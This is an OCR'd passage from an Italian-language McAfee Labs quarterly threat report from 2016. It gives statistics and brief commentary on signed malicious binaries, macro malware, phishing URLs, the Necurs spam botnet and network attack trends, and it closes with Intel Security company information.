
Dopo un calo durato quattro trimestri, i nuovi esemplari binari dannosi con firma hanno di nuovo ripreso ad aumentare.

Nuovi file binari firmati dannosi



Fonte: McAfee Labs, 2016.

Totale file binari firmati dannosi




Fonte: McAfee Labs, 2016.

Condividi questo report

Nuovi trojan downloader sono responsabili dell'incremento di oltre il 200% nel 2° trimestre. Queste minacce vengono utilizzate nelle campagne di spam, come quelle distribuite tramite il botnet Necurs. Leggi del ritorno del malware delle macro nel Report McAfee Labs sulle minacce: Novembre 2015.


Nuovo malware delle macro



Fonte: McAfee Labs, 2016.

Il numero di malware delle macro totale è aumentato del 39% nell'ultimo trimestre.

Totale malware delle macro




Fonte: McAfee Labs, 2016.

Condividi questo report

Minacce Web


Il numero di nuovi URL sospetti è sceso per cinque trimestri consecutivi.

Nuovi URL sospetti




Fonte: McAfee Labs, 2016.

Nuovi URL di phishing




Fonte: McAfee Labs, 2016.

Condividi questo report




Fonte: McAfee Labs, 2016.



Fonte: McAfee Labs, 2016.

In questo trimestre, è emerso un nuovo concorrente nella nostra Top 10 delel botnet di spam email. È Necurs, che identifica sia una famiglia di malware che la botnet di spam. Con un'infrastruttura enorme, Necurs distribuisce ransomware Locky e campagne Dridex da milioni di macchine infette in tutto il mondo. Un'interruzione all'inizio di giugno aveva fatto rallentare il volume di queste campagne, ma è stata osservata una ripresa dell'attività e prevediamo un proseguimento di spam e ransomware nel 3° trimestre. Il volume di botnet complessivo è aumentato del 30% circa nel 2° trimestre.


Email di spam dalle 10 botnet principali
(milioni di messaggi)



Fonte: McAfee Labs, 2016.

Wapomi, che distribuisce worm e downloader, è cresciuto dell'8% nel 2° trimestre. Il numero due dello scorso trimestre, Muieblackcat, che apre le porte agli exploit, è sceso dell'11%.


Diffusione mondiale delle botnet



Fonte: McAfee Labs, 2016.

Condividi questo report


I paesi che ospitano più server di controllo dei botnet



Fonte: McAfee Labs, 2016.

Principali attacchi di rete

Gli attacchi denial-of-service sono saliti dell'11% nel 2° trimestre raggiungendo la prima posizione. Gli attacchi dei browser sono scesi dell'8% rispetto al 1° trimestre.



Fonte: McAfee Labs, 2016.

Condividi questo report

Commenti. Per capire meglio come indirizzare il nostro lavoro in futuro, ci interessa il tuo parere. Se desideri farci conoscere la tua opinione, fai clic qui per partecipare a un sondaggio di soli cinque minuti riguardante questo Report sulle minacce.

Segui McAfee Labs

Informazioni su Intel Security

McAfee è ora una divisione di Intel Security. Grazie alla sua strategia Security Connected, a un approccio innovativo alla sicurezza potenziata dall'hardware e all'esclusiva rete Global Threat Intelligence, Intel Security concentra i suoi sforzi sullo sviluppo di servizi e soluzioni di sicurezza proattive e collaudate che proteggono i sistemi, le reti e i dispositivi mobili di aziende e privati in tutto il mondo. Intel Security unisce l'esperienza e la competenza di McAfee all'innovazione e alle prestazioni garantite da Intel per fare della sicurezza un ingrediente essenziale in ogni architettura e in ogni piattaforma informatica. La missione di Intel Security è garantire a tutti la tranquillità per vivere e lavorare in sicurezza nel mondo digitale.

www.intelsecurity.com

McAfee. Part of Intel Security.
Via Fantoli, 7
20138 Milano
Italia
(+39) 02 554171
www.intelsecurity.com